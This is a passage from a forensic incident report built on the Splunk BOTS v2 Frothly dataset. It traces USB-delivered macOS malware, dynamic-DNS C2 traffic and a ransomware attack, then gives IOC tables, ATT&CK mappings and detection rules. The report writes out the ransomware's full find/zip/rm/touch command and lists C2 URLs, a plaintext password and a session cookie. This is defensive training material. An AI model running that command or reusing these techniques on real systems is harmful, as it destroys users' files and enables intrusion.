Two distinct devices are recorded connecting to host `kutekitten` within the same minute: one identifying vendor ID 058f (Alcor Micro Corp., a common controller chipset used in generic USB flash drives) and a second identifying vendor ID 13fe (Phison Electronics Corp., another widely used flash-storage controller manufacturer). Neither vendor/model combination corresponds to any device on the client's approved-hardware asset inventory.

Security Impact

The near-simultaneous connection of two unrelated-manufacturer storage devices is unusual for organic, single-device personal use and is more consistent with either a prepared 'USB drop' attack kit or an actor testing multiple devices in quick succession. This finding directly supports a recommendation for physical/USB port-control policy enforcement, which was absent at the time of the incident.

Evidence Placeholder

Screenshot: *osquery USB-device table showing two distinct vendor/model entries within the same timestamp minute*

Conclusion

Two unauthorized, unrecognized USB storage devices were connected to Kevin's workstation immediately prior to the endpoint compromise, indicating a physical intrusion vector.

6.2 Reconstructing the Post-Insertion Activity Window

Objective

Characterize all system activity in the two-minute window immediately following USB insertion to identify the resulting malware execution.

SPL Query

```
index="botsv2" kutekitten
| where _time >= strptime("2017-08-03 18:18:10", "%Y-%m-%d %H:%M:%S") AND _time <= strptime("2017-08-03 18:20:10", "%Y-%m-%d %H:%M:%S")
| table _time sourcetype columns.name "decorations.username" "columns.target_path" "columns.md5"
```

Query Explanation

A tightly bounded time-window query — anchored precisely to the USB insertion timestamp identified in Section 6.1 — captures every logged event on the host during the critical detonation period, regardless of sourcetype, maximizing the chance of catching transient or short-lived process activity.

Result Analysis

Within seconds of the second device's connection, an osquery file-integrity event records the creation of /Users/mkraeusen/Downloads/Important_HR_INFO_for_mkraeusen, associated with the local username mkraeusen (a naming variant of Kevin/Kevin Lagerfield/mkraeusen observed elsewhere in this dataset) and carrying the MD5 hash 72d4d36a4ed91d4918d144a2db837a6d. The file's naming convention — an urgent-sounding, HR-themed lure — combined with its direct appearance in the Downloads folder immediately upon USB insertion strongly suggests the file was copied directly from the connected media rather than downloaded from a network location.

Security Impact

This tight temporal and causal linkage between physical media insertion and malicious file creation is strong evidence that the removable device itself was the malware's delivery mechanism, as opposed to the device being incidental to a network-based infection occurring around the same time.

Evidence Placeholder

Screenshot: *file-creation event for Important_HR_INFO_for_mkraeusen with associated MD5 hash*

Conclusion

The malicious file Important_HR_INFO_for_mkraeusen was copied directly to the local Downloads folder within seconds of USB insertion, confirming removable media as the delivery mechanism.

6.3 Threat-Intelligence Enrichment of the USB-Delivered Payload

Objective

Determine the malware family, capabilities, and detection coverage associated with the recovered file hash.

SPL Query

```
[External enrichment — not an SPL query]
Hash submitted: 72d4d36a4ed91d4918d144a2db837a6d
```

Query Explanation

The recovered MD5 hash is submitted to a multi-engine reputation and sandbox analysis service to obtain independent, third-party confirmation of maliciousness and to gather family/behavioral classification data that Splunk's local telemetry alone cannot provide.

Result Analysis

The lookup confirms detection by 38 of 61 participating security vendors, with consistent family labeling across engines referencing 'Fruitfly' and 'Quimitchin' — both established names for a long-running macOS backdoor family first documented in the wild years prior to this dataset's timeframe (first-seen date recorded as January 2017). The sample is written in Perl, is flagged as a plain-text/ASCII script rather than a compiled binary, and exhibits contacted-domain relationships to three dynamic-DNS hostnames consistent with those independently observed in this investigation's network telemetry (Section 6.4).

Security Impact

Independent confirmation that the payload belongs to a previously catalogued, named malware family with documented capabilities (persistent macOS backdoor access, webcam/microphone access in some variants, and remote command execution) significantly raises the confidence and severity of this finding, and allows the client's security team to reference existing public research when scoping full remediation and validating that all backdoor capabilities associated with this family have been eradicated.

Evidence Placeholder

Screenshot: multi-engine detection results and family-label consensus for hash 72d4d36a4ed91d4918d144a2db837a6d

Conclusion

The USB-delivered payload is confirmed as a known, named macOS backdoor family (Fruitfly/Quimitchin lineage), materially raising the severity of the kutekitten endpoint compromise.

6.4 Mapping Dynamic-DNS Command-and-Control Beaconing

Objective

Characterize the frequency, duration, and destinations of the implant's outbound command-and-control traffic.

SPL Query

```
index="botsv2" (eidk.duckdns.org OR eidk.hopto.org OR hh4de2.hopto.org)
| stats count values(_time) as times by query{}
| eval times=mvmap(times, strftime(times,"%Y-%m-%d %H:%M:%S"))
```

Query Explanation

Aggregating DNS query events across all three domains recovered from the threat-intelligence enrichment step provides both a volumetric ranking of C2 infrastructure preference and a full timestamped beaconing log suitable for building a network-based detection signature.

Result Analysis

eidk.duckdns.org receives the highest query volume (twelve resolutions), followed by eidk.hopto.org (eight) and hh4de2.hopto.org (four), all resolved within a compressed roughly four-minute window immediately following the malware's initial execution — consistent with a fallback/round-robin C2 resolution routine attempting each configured domain in sequence until one successfully answers.

Security Impact

The use of three redundant dynamic-DNS providers (rather than a single hard-coded domain or IP) demonstrates deliberate resilience engineering on the attacker's part, ensuring continued C2 availability even if any single domain is sinkholed or blocklisted. Defenders should block all three domains at the DNS resolver/firewall layer as a coordinated set rather than individually, and should monitor for any newly registered domains under the same dynamic-DNS providers as a proactive hunting measure.

Evidence Placeholder

Screenshot: query{} statistics table with per-domain counts and timestamp lists

Conclusion

The implant employs a redundant, three-domain dynamic-DNS C2 fallback scheme, indicating deliberate operational resilience by the threat actor.

Phase 7 — Cloud Environment Reconnaissance

7.1 Fingerprinting the Metadata-Enumeration Tooling

Objective

Determine the specific client software used to conduct AWS Instance Metadata Service enumeration.

SPL Query

```
index="botsv2" sourcetype="stream:http" 172.31.10.10 uri_path="/latest/meta-data/"
| table src_ip dest_ip http_user_agent
```

Query Explanation

Extracting the User-Agent field specifically for metadata-service requests distinguishes automated tooling from manual, browser-driven reconnaissance and can help identify the specific library or script framework in use.

Result Analysis

The requests carry User-Agent values of python-urllib/2.7 and python-requests/2.9.1 — both standard HTTP client libraries bundled with or commonly installed alongside Python 2.7 environments. Neither library is inherently

malicious, but their use against the internal metadata endpoint from a non-administrative internal host, absent any corresponding legitimate automation or infrastructure-as-code workflow documented by the client, is assessed as unauthorized reconnaissance activity.

Security Impact

Because commodity libraries were used rather than a bespoke or attributable custom tool, this activity alone provides limited additional actor-attribution value; however, it confirms the reconnaissance was scripted and repeatable rather than a one-off manual check, suggesting the actor intended to monitor for or await a successful metadata retrieval (e.g., following an IMDSv1-to-v2 misconfiguration window).

Evidence Placeholder

Screenshot: *http_user_agent* table showing *python-urllib* and *python-requests* entries

Conclusion

AWS metadata enumeration was conducted using standard Python HTTP libraries in a scripted, repeatable fashion, indicating deliberate and sustained cloud-reconnaissance intent.

7.2 Correlating the Reconnaissance Host with the Broader Attack Chain

Objective

Determine whether 172.31.10.10 is attributable to a previously identified actor or represents an independent compromise.

SPL Query

```
index="botsv2" sourcetype="stream:dns" 172.31.10.10
| table _time query answer
| head 50
```

Query Explanation

Reviewing the DNS resolution activity originating from this host provides a broader behavioral fingerprint that can be compared against the domains and infrastructure already associated with the confirmed threat actor.

Result Analysis

The host's DNS activity includes resolution of a known IP/domain blocklist aggregation service, a pattern also seen associated with Tor-related infrastructure checks elsewhere in this dataset (Section 1.8). No direct resolution of the 45.77.65.211-associated C2 domains is observed from this specific host, meaning attribution to the primary web-exploitation actor cannot be confirmed with the available telemetry, though the internal network segment and general operational timeframe (falling within the broader August 2017 campaign window) are both consistent with a single overarching intrusion.

Security Impact

In the absence of definitive attribution, this activity is retained as a High-confidence, separately tracked finding: regardless of whether it is the same actor, unauthorized IMDS enumeration from an internal host is itself a significant security event requiring containment and remediation independent of the broader campaign narrative.

Evidence Placeholder

Screenshot: DNS query log for 172.31.10.10

Conclusion

172.31.10.10's cloud-reconnaissance activity cannot be definitively attributed to the primary threat actor with available telemetry, but is independently confirmed as unauthorized and requires remediation regardless of attribution.

Phase 8 — Ransomware Deployment & Impact (MACLORY-AIR13)

8.1 Establishing the Ransomware Host's Process Baseline

Objective

Enumerate all process activity on the affected endpoint to identify the ransomware execution chain within the broader process noise.

SPL Query

```
index="botsv2" host="MACLORY-AIR13" sourcetype=ps
| stats count by COMMAND
| sort - count
```

Query Explanation

The ps sourcetype captures periodic process-table snapshots from the macOS endpoint. Aggregating by the COMMAND field (the executable name, independent of arguments) provides a fast overview of what software was running on the system, ranked by observation frequency, which helps distinguish routine system processes from anomalous, high-frequency malicious activity.

Result Analysis

Standard macOS system processes (mdworker, sh, UserEventAgent, cfprefsd, distnoted, trustd) dominate the top of the list as expected for a normally functioning endpoint. Notably, however, the shell-redirection utility tee appears with 4,612 observed invocations — an extraordinarily high count for a utility with no legitimate high-frequency use case in typical end-user workflows, and one that immediately stands out as anomalous against the process baseline.

Security Impact

This single statistical outlier (tee at 4,612 invocations) is the thread that, once pulled, unravels the entire log-suppression and ransomware-execution chain detailed in the following queries — illustrating the value of simple frequency-based anomaly detection even against unstructured process-table telemetry.

Evidence Placeholder

Screenshot: COMMAND frequency table with tee prominently ranked

Conclusion

Anomalously high-frequency invocation of the tee utility (4,612 occurrences) is identified as the primary anomaly warranting deep-dive investigation on MACLORY-AIR13.

8.2 Recovering the Ransomware's Chained Shell Command

Objective

Extract the full command-line logic of the ransomware's file-encryption and cleanup routine.

SPL Query

```
index="botsv2" host="MACLORY-AIR13" sourcetype=ps
| table _time user process COMMAND ARGS CPUTIME ELAPSED
| dedup ARGS
| sort - CPUTIME
```

Query Explanation

Sorting deduplicated process argument strings by cumulative CPU time surfaces the most computationally intensive operations recorded on the host — a strong proxy for identifying bulk file-processing operations such as archival or encryption routines among a sea of lightweight, routine process invocations.

Result Analysis

The highest-ranked entry reveals a single, tightly chained find invocation: `find /Users/ -not -iname README!.txt -print -exec zip -O -P <redacted-password> {}.crypt {} \; -exec rm {} \; -exec touch -mt 201002130000 {}.crypt \;`. This one-liner recursively walks the `/Users/` directory tree, excludes any file literally named `README!.txt` (presumably to preserve the ransom-note file itself from being encrypted), and for every other matching file: (1) compresses it into a password-protected, uncompressed (store-only, `-O`) zip archive renamed with a `.crypt` extension, (2) deletes the original file, and (3) resets the new archive's modification timestamp to a fixed, arbitrary date (February 13, 2010) — a further anti-forensic measure that defeats simple 'sort by recently modified' triage during incident response.

Security Impact

This is a complete, unambiguous confirmation of ransomware behavior, executed via native, pre-installed operating-system utilities (`find`, `zip`, `rm`, `touch`) rather than a custom-compiled encryptor binary. This 'living-off-the-land' ransomware approach is notable because it would evade any endpoint control that alerts only on unrecognized or unsigned executable binaries — every tool used here is a legitimate, expected part of the base operating system.

Evidence Placeholder

Screenshot: full chained find/zip/rm/touch command line with CPUTIME/ELAPSED columns

Conclusion

The ransomware routine is confirmed as a living-off-the-land shell command chaining `find`, `zip`, `rm`, and `touch` to encrypt, delete, and timestamp user files without deploying any custom compiled malware to disk.

8.3 Enumerating the Full Scope of Encrypted Files


Objective

Quantify the total number and categorize the types of files affected by the ransomware routine to support impact assessment.

SPL Query

```
index="botsv2" mallory host="MACLORY-AIR13" *crypt*
| eval ext=lower(replace(ARGS,"^.*\\.",""))
```

```
| table _time ARGS ext
| dedup ARGS
```



Query Explanation

Extracting the pre-encryption file extension from each processed argument string and deduplicating on the full argument value produces a complete, itemized inventory of every file the ransomware routine touched, along with its original file type.

Result Analysis

Several hundred discrete file operations are recorded, spanning presentation files (.pptx), images (.jpg), and other office/document formats, drawn from multiple user home directories including mallory.kraeusen and kevin.lagerfield — indicating the ransomware routine, once triggered, was not restricted to a single user's data but iterated across all accessible user directories on the shared endpoint. A representative example transformation is recorded as Frothly_marketing_campaign_Q317.pptx becoming Frothly_marketing_campaign_Q317.pptx.crypt at 2017-08-19 00:40:02.

Security Impact

The multi-user, multi-format scope of encryption significantly broadens the business-impact assessment beyond a single individual's files: marketing collateral, personal photographs, and other business and personal records belonging to at least two distinct employees were rendered inaccessible, with the original files irrecoverably deleted (Section 8.2) absent a functioning backup restoration process.

Evidence Placeholder

Screenshot: itemized file-inventory table with original/encrypted filename pairs and timestamps

Conclusion

The ransomware routine affected files belonging to multiple users across several business and personal file-format categories, with originals irrecoverably deleted absent backup restoration.

8.4 Confirming Log-Suppression and Anti-Forensic Behavior

Objective

Characterize the specific technique used to suppress command output and hinder post-incident forensic reconstruction.

SPL Query

```
index="botsv2" host="MACLORY-AIR13" sourcetype=ps COMMAND=tee  
| table _time user process ARGS  
| dedup ARGS
```

Query Explanation

Isolating only tee invocations and reviewing their argument strings directly confirms the redirection target and usage pattern flagged as anomalous during the initial baseline review (Section 8.1).

Result Analysis

The two unique argument patterns recovered are tee /dev/null and tee -a /dev/null, executed under the root user context. Both forms redirect standard input to the null device — effectively discarding it — while still allowing the invoking process to believe its output was successfully captured or logged. The -a (append) variant suggests the attacker's tooling was designed to be dropped into an existing logging pipeline without causing an obvious error, silently neutralizing it rather than removing it outright (which could itself trigger a monitoring alert on a missing log file).

Security Impact

Executing under the root user context indicates the ransomware process chain operated with full administrative privileges on the endpoint, and the specific append-mode suppression technique demonstrates a deliberate intent to defeat existing logging infrastructure rather than a generic or accidental behavior, further reinforcing the assessment of a sophisticated, deliberate actor.

Evidence Placeholder

Screenshot: root-context tee invocations with /dev/null and -a /dev/null arguments

Conclusion

The ransomware operated with root-level privileges and deliberately suppressed logging output via /dev/null redirection, confirming sophisticated anti-forensic tradecraft.

12. Indicators of Compromise (IOC) Analysis

The indicators catalogued in this section are consolidated from every phase of the technical investigation and are organized by category to support direct ingestion into the client's threat-intelligence platform, SIEM watchlists, or firewall/DNS blocklists. Confidence ratings reflect the strength and directness of the evidentiary linkage established in Section 11, not a generic reputation score.

12.1 Network Infrastructure Indicators

Type	Value	Context / Description	Confidence
IPv4 Address	45.77.65.211	Primary external attacker infrastructure — scanning, injection, XSS listener, and later HTTPS C2 endpoint.	High
IPv4 Address	71.39.18.125	Hijacked-session replay address used to operate as the compromised administrator account.	High
IPv4 Address	174.209.13.154	Secondary/isolated credential submission activity against the membership endpoint (user 'frank').	Medium
IPv4 Address	52.40.10.231	Additional host observed exchanging traffic with froth.ly and brewertalk.com infrastructure.	Medium
IPv4 Address	172.31.10.10	Internal pivot host used for AWS instance metadata enumeration.	High
IPv4 Address	10.0.2.109	Compromised endpoint belonging to Kevin (host kutekitten); entry point for the USB-delivered agent.	High
IPv4 Address	10.0.2.101	Insider host belonging to Amber Turing (host growler); anti-forensic and exfiltration activity.	Medium

12.2 Domain, URL, and C2 Infrastructure Indicators

Type	Value	Context / Description	Confidence
Domain	brewertalk.com	Victim-operated web application targeted throughout the exploitation phase.	High
Domain	eidk.duckdns.org	Dynamic-DNS C2 rendezvous point contacted by the USB-delivered Perl agent.	High
Domain	eidk.hopto.org	Secondary dynamic-DNS C2 rendezvous point.	High
Domain	hh4de2.hopto.org	Tertiary dynamic-DNS C2 rendezvous point.	High
Domain	www.berkbeer.com	Competitor domain contacted during insider reconnaissance and exfiltration.	Medium
URL	https://45.77.65.211:443/login/process.php	HTTPS beacon endpoint referenced inside the decoded PowerShell stager.	High
URL	https://45.77.65.211:443/admin/get.php	Secondary HTTPS beacon endpoint.	High
URL	https://45.77.65.211:443/news.php	Tertiary HTTPS beacon endpoint.	High
URL	http://45.77.65.211:9999/...	Listener that received the exfiltrated session cookie via the XSS payload.	High

12.3 Malware and File-Based Indicators

Type	Value	Context / Description	Confidence
File	Important_HR_INFO_for_mkraeusen	Perl-based backdoor agent delivered via removable USB media to kutekitten.	High
Hash (MD5)	72d4d36a4ed91d4918d144a2db837a6d	Hash of the Perl backdoor agent; corroborated as malicious by third-party reputation services.	High
File	invoice.zip	Password-protected phishing archive delivered to four Frothly mailboxes.	High
File	invoice.doc	Macro-enabled Word document contained within invoice.zip; initiates the PowerShell stager.	High
Value	912345678	Hard-coded extraction password distributed in the phishing e-mail body to defeat gateway sandboxing.	High
File	(Korean-language filename).hwp	Secondary payload retrieved via FTP RETR following macro execution.	Medium
File Pattern	*.pptx.crypt / *.jpg.crypt / *.docx.crypt	Naming convention applied by the ransomware routine to encrypted user files.	High
Registry Value	HKLM:\Software\Microsoft\Network	Non-standard registry location used to store the obfuscated PowerShell payload for persistence.	High

12.4 Credential and Session Indicators

Type	Value	Context / Description	Confidence
Username	kevin	Administrator account whose credentials and session were both compromised.	High
Password (plaintext observed)	8675309	Kevin's password, observed transiting the network unencrypted in an HTTP POST body.	High
Session Cookie	sid=4afac54f6033eff2a78da68797faa38a	Session identifier exfiltrated via the XSS payload and subsequently replayed by the attacker.	High
Cookie Attribute	adminsids	Cookie field indicating an authenticated administrative session was in use.	High
Backdoor Account	klagerfield	Rogue administrative account created via a forged CSRF request; later used as a phishing recipient.	High
CSRF Token	my_post_key (value rotates)	Stolen anti-CSRF token reused to submit the forged account-creation request.	High

12.5 Behavioral Indicators

Behavior	Observed Pattern	Context / Description	Confidence
Credential Attack	Sustained POST volume to /member.php returning HTTP 503	Consistent with brute-force / resource-exhaustion probing preceding successful injection.	High
Session Anomaly	Identical session cookie observed from two distinct source IP addresses	Direct evidence of session replay / hijacking rather than concurrent legitimate use.	High
Privilege Escalation	External IP directly requesting	Confirms administrative-tier access was achieved without a	High

Behavior	Observed Pattern	Context / Description	Confidence
	/admin/index.php using the hijacked session	corresponding authentication event.	
Persistence	Creation of a new backend user account outside of normal HR onboarding workflow	Indicates deliberate establishment of a durable foothold independent of the original compromised identity.	High
Defense Evasion	In-memory patch of the amsilnitFailed field prior to further script execution	Classic AMSI bypass technique used to permit otherwise-flagged PowerShell content to run.	High
Defense Evasion	tee process invoked with /dev/null target more than 4,600 times	Indicates deliberate, high-volume suppression of command output/log artifacts on the ransomware host.	High
Impact	Sequential find → zip → rm → touch process chain across user directories	Signature process pattern of the ransomware's archive-then-delete-then-timestamp routine.	High

13. MITRE ATT&CK Framework Mapping

The following table maps every confirmed technical finding in this report to its corresponding MITRE ATT&CK (Enterprise Matrix) tactic and technique. This mapping is intended to support the client's detection-engineering function in cross-referencing existing analytic coverage and identifying priority gaps, and to provide a standardized vocabulary for communicating this incident to peer organizations and information-sharing communities.

Tactic	Technique (ID)	Description / Evidence in This Incident
Reconnaissance	T1594 – Search Victim-Owned Websites	Insider actor browses competitor's public site and staff imagery to identify a point of contact for exfiltration.
Reconnaissance	T1595 – Active Scanning	w3af automated scanner fingerprints Brewertalk endpoints from 45.77.65.211.
Resource Development	T1583.001 – Acquire Infrastructure: Domains	Dynamic-DNS domains (duckdns.org, hopto.org) registered/leveraged for low-attribution C2 hosting.
Initial Access	T1190 – Exploit Public-Facing Application	SQL Injection and XSS against /member.php on the Brewertalk web application.
Initial Access	T1566.001 – Spearphishing Attachment	Password-protected invoice.zip delivered to four Frothly mailboxes.
Initial Access	T1200 – Hardware Additions	Unauthorized USB storage devices connected to Kevin's workstation deliver the Perl payload.
Execution	T1059.001 – PowerShell	Obfuscated PowerShell stager executed via Word macro and scheduled task.
Execution	T1059.006 – Python	Python-based tooling used for AWS metadata enumeration.
Execution	T1204.002 – User Execution: Malicious File	Victims manually open invoice.doc after extracting the password-protected archive.
Persistence	T1136.001 – Create Account: Local Account	'klagerfield' backdoor account created via forged CSRF request.
Persistence	T1053.005 – Scheduled Task	schtasks.exe registers recurring execution of the PowerShell stager.
Persistence	T1547.001 – Registry Run Keys / Startup	Obfuscated payload stored under HKLM:\Software\Microsoft\Network for repeated retrieval.
Privilege Escalation	T1078 – Valid Accounts	Hijacked administrator session and later the klagerfield account are used for elevated access.
Defense Evasion	T1027 – Obfuscated Files or Information	Base64/XOR-encoded PowerShell payload stored in registry and decoded at runtime.
Defense Evasion	T1562.001 – Impair Defenses: Disable Security Tools	amsilnitFailed field patched in memory to defeat the Antimalware Scan Interface.
Defense Evasion	T1070.006 – Indicator Removal: Timestamp	touch used to rewrite file creation timestamps on Amber's host and during ransomware staging.
Defense Evasion	T1070.002 – Indicator Removal: Clear Logs / Output Suppression	tee redirected to /dev/null over 4,600 times to suppress command output and local artifacts.
Credential Access	T1190 / T1552 – Exploit / Unsecured Credentials	updatexml()-based SQL Injection dumps plaintext-adjacent credential material from mybb_users.
Credential Access	T1539 – Steal Web Session Cookie	XSS payload exfiltrates the mybb session cookie to an attacker listener.

Tactic	Technique (ID)	Description / Evidence in This Incident
Discovery	T1538 – Cloud Service Dashboard / Metadata	Repeated queries to the AWS Instance Metadata Service from 172.31.10.10.
Discovery	T1087 – Account Discovery	Enumeration of application user tables and admin panel following privilege escalation.
Lateral Movement	T1021 – Remote Services (implied)	Pivoting from Kevin's compromised identity toward the Mallory endpoint via shared administrative context.
Collection	T1005 – Data from Local System	Insider staging and later ransomware staging enumerate and archive local user files.
Command and Control	T1071.001 – Web Protocols	HTTPS beaconing to 45.77.65.211:443 login/process.php, admin/get.php and news.php endpoints.
Command and Control	T1071.004 – DNS	Beaconing to dynamic DNS providers (duckdns.org, hopto.org) from the USB-delivered Perl agent.
Exfiltration	T1048 – Exfiltration Over Alternative Protocol	Insider transmission of proprietary patent documentation via corporate e-mail to an external party.
Impact	T1486 – Data Encrypted for Impact	Ransomware routine archives, encrypts (.crypt) and deletes original files on MACLORY-AIR13.
Impact	T1485 – Data Destruction (supporting)	Original files removed via rm following archival, precluding straightforward recovery.

14. Cyber Kill Chain Mapping

The Lockheed Martin Cyber Kill Chain provides a complementary, higher-level view of this incident's structure, emphasizing the sequential dependencies between attacker objectives rather than the granular technique catalogue provided by MITRE ATT&CK. Because this incident comprises multiple threads, the mapping below represents a composite view: several threads (the insider exfiltration, the web-application compromise, and the phishing/USB-malware/ransomware chain) each independently traverse this same seven-stage model, converging most visibly at the Command & Control and Actions on Objectives stages.

Stage	Composite Activity Observed in This Incident	Representative Evidence
Reconnaissance	Competitor-site browsing by the insider; w3af automated scanning of brewertalk.com; AWS metadata probing.	10.0.2.101 → berkbeer.com; 45.77.65.211 → brewertalk.com; 172.31.10.10 → 169.254.169.254
Weaponization	SQL Injection and stored-XSS payloads authored for /member.php; macro-laden invoice.doc bundled inside a password-protected invoice.zip; Perl backdoor agent prepared for USB delivery.	Payload construction inferred from delivered artifacts
Delivery	HTTP requests carrying injection payloads; SMTP delivery of the phishing archive; physical introduction of USB media.	45.77.65.211 → /member.php; jsmith@urinalysis.com → 4 mailboxes; USB → kutekitten
Exploitation	updatexml() SQL Injection and stored XSS executed against the vulnerable membership module; macro execution upon document open.	/member.php; invoice.doc
Installation	Backdoor account 'klagerfield' created; scheduled task and registry value implanted for PowerShell persistence; Perl agent resident on kutekitten.	/admin/index.php; HKLM:\Software\Microsoft\Network
Command & Control	HTTPS beaconing to 45.77.65.211:443 (login/process.php, admin/get.php, news.php); DNS beaconing to duckdns.org/hopto.org domains.	45.77.65.211:443; eidk.duckdns.org
Actions on Objectives	Session hijacking and administrative takeover; intellectual-property exfiltration; mass ransomware encryption on MACLORY-AIR13.	sid=4afac54f...; MACLORY-AIR13 .crypt files

15. Diamond Model of Intrusion Analysis

The Diamond Model provides a structured framework for reasoning about the relationship between an Adversary, their Capability, the Infrastructure they employ, and the Victim they target, for any discrete malicious event. Because this incident encompasses activity that may represent either a single, multi-pronged actor or several independent/opportunistic actors operating in overlapping windows, this section applies the model separately to four representative events spanning the incident's lifecycle, rather than forcing a single composite diamond that would obscure this ambiguity.

Event 1 — Insider Reconnaissance & Exfiltration

Vertex	Assessment
Adversary	Internal actor (Amber Turing, user aturing, host 10.0.2.101) acting with legitimate credentials but hostile intent.
Capability	Standard web browser, corporate e-mail, publicly available Tor Browser bundle, native OS timestamp utility.
Infrastructure	Corporate SMTP relay; competitor domain berkbeer.com; Tor entry infrastructure for subsequent anonymized access.
Victim	Frothly intellectual property (Saccharomyces cerevisiae patent documentation); brand and competitive-advantage exposure.

Event 2 — Web Application Exploitation

Vertex	Assessment
Adversary	External, financially/opportunistically motivated actor operating from leased VPS infrastructure (45.77.65.211).
Capability	w3af scanning framework, hand-crafted SQL Injection payloads using updatexml(), stored XSS payload, HTTP TRACE abuse.
Infrastructure	Single external IPv4 host functioning as both scanner and payload origin; later reused as C2 endpoint on port 443.
Victim	Brewertalk web application (172.31.4.249 / 52.42.208.228), its MySQL-backed user database, and the administrator account 'kevin'.

Event 3 — Spearphishing & Endpoint Compromise

Vertex	Assessment
Adversary	Same or closely coordinated actor, now leveraging a spoofed sender identity (jsmith@urinalysis.com) and social-engineering pretext.
Capability	Password-protected archive to defeat gateway inspection, macro-enabled Word document, obfuscated PowerShell stager with AMSI bypass.
Infrastructure	Delivery via standard SMTP; second-stage retrieval over FTP; C2 over HTTPS to the same 45.77.65.211 host.
Victim	Multiple Frothly workstations (wrk-btun, wrk-klagerf, venus, mercury) and, by extension, the newly created backdoor account.

Event 4 — Physical Intrusion & Ransomware Impact

Vertex	Assessment
Adversary	Actor with either physical proximity to Kevin's workstation or a co-conspirator able to introduce removable media.
Capability	Perl-based backdoor agent, dynamic-DNS beaconing, chained POSIX shell ransomware routine (find / zip / rm / touch), log-suppression via tee.
Infrastructure	Removable USB storage (Alcor Micro, Phison controllers); dynamic DNS domains eidk.duckdns.org, eidk.hopto.org, hh4de2.hopto.org.
Victim	Kevin's workstation (kutekitten) as the entry point and Mallory's workstation (MACLORY-AIR13) as the ultimate impact target, resulting in mass file encryption.

Cross-Event Correlation Assessment: While each event above is presented independently, three cross-cutting technical and behavioral overlaps are noted across Events 2 through 4 — reuse of the 45.77.65.211 infrastructure as both a web-exploitation origin and a subsequent C2 endpoint; a consistent preference for disguising malicious endpoints and processes under plausible-sounding, legitimate-appearing names (microsoftuserfeedbackservice, login/process.php, winsys32.dll); and consistent use of native/living-off-the-land tooling over custom-compiled malware. These overlaps support treating Events 2 through 4 as very likely representing a single coordinated actor or tightly coordinated actor group, while Event 1 (the insider) is assessed as plausibly, but not conclusively, connected to the same campaign.

16. Detection Engineering & Detection Opportunities

This section translates the confirmed findings of Section 11 into forward-looking, actionable detection content. Each entry is framed as a detection opportunity — a specific behavioral or artifact-based pattern that, had it been alerted upon in real time, would have materially shortened the dwell time of this intrusion. Detection logic is described in prose and, where directly reusable, in SPL, so that the client's SOC/detection-engineering function can operationalize these findings directly into correlation searches or SIEM alert rules.

Detection Opportunity	Detection Logic Summary	Priority
Anomalous HTTP method usage	Alert on any occurrence of TRACE, PROPFIND, or SEARCH HTTP methods against public-facing web applications, as these have no legitimate purpose in the vast majority of modern web architectures and were directly observed enabling this incident's session-hijacking chain.	High
Sustained HTTP 503 volume from a single source	Alert when a single source IP generates a sustained rate of 5xx responses against an authentication endpoint over a rolling window, indicating probable brute-force or fuzzing activity irrespective of eventual success.	High
updatexml() / extractvalue() in inbound request bodies	Deploy a signature-based detection for known error-based SQL Injection function names appearing in HTTP form-data or query-string parameters.	High
Identical session-cookie value observed from two distinct source IP addresses	Correlate authenticated session identifiers against source IP address over the life of the session; any change in source IP for a privileged session should trigger a step-up authentication challenge or immediate alert.	Critical
New privileged account creation outside of change-management workflow	Alert on any application-layer account-creation event granting administrative or elevated group membership that is not associated with a corresponding, pre-approved HR/IT change ticket.	Critical
Password-protected archive attachments from external senders	Configure the mail gateway to quarantine — rather than deliver — password-protected compressed attachments originating from senders outside the organization's verified domain allow-list.	High
schtasks.exe invocation with -Enc PowerShell argument	Alert on any Scheduled Task creation whose action command line invokes powershell.exe with the -EncodedCommand (or -Enc) flag, a pattern with very low legitimate prevalence in typical enterprise environments.	Critical
In-memory patching of amsi!InitFailed	Deploy EDR/behavioral detection content targeting reflection-based access to the AmsiUtils class, a well-documented AMSI-bypass technique independent of the specific payload delivering it.	Critical
Unrecognized USB storage vendor/model connecting to endpoints	Maintain an approved-hardware allow-list for removable storage and alert on any USB mass-storage device connection whose vendor/model identifiers are not present on that list.	High
High-frequency tee invocation with /dev/null target	Baseline expected process-frequency distributions per endpoint role and alert on statistically anomalous invocation counts of otherwise-benign utilities such as tee, particularly when paired with root/administrative context.	High
Chained find/zip/rm process sequences	Deploy behavioral detection for process chains combining recursive file discovery, archival, and deletion within a short time window across a large number of distinct files — a strong, format-agnostic signature for ransomware regardless of the specific encryption tool used.	Critical
DNS queries to newly observed dynamic-DNS domains	Alert on internal endpoints resolving domains under high-abuse dynamic-DNS providers (duckdns.org, hopto.org, no-ip.com, and similar) that have no prior resolution history within the environment.	Medium
Unauthorized AWS Instance Metadata Service access	Enforce and alert on any IMDSv1-style (token-less) request pattern against 169.254.169.254, and independently alert on any request to this endpoint	High

Detection Opportunity	Detection Logic Summary	Priority
patterns	originating from a process or user context not present on an approved automation allow-list.	

17. Risk Assessment

This section presents a structured risk assessment of the findings documented in this report, using a qualitative Likelihood × Impact scoring model consistent with common enterprise risk-register practice. Each risk is assessed as observed (i.e., reflecting a control gap that was actually exploited during this incident) rather than as a purely theoretical/hypothetical exposure, and is therefore treated as Confirmed likelihood throughout, with Impact scored on a four-point scale (Low / Moderate / High / Severe).

ID	Risk Description	Likelihood	Impact	Rating	Primary Mitigation
R-01	Insider exfiltration of trade-secret intellectual property via unmonitored corporate e-mail channel.	Confirmed	Severe	Critical	Deploy DLP tooling on outbound e-mail; classify and label patent/trade-secret documentation; require dual-control or legal review for external transmission of classified assets.
R-02	Unauthenticated SQL Injection permitting full database credential-table exfiltration.	Confirmed	Severe	Critical	Immediate parameterized-query remediation of /member.php and full secure-code review of the remaining application surface.
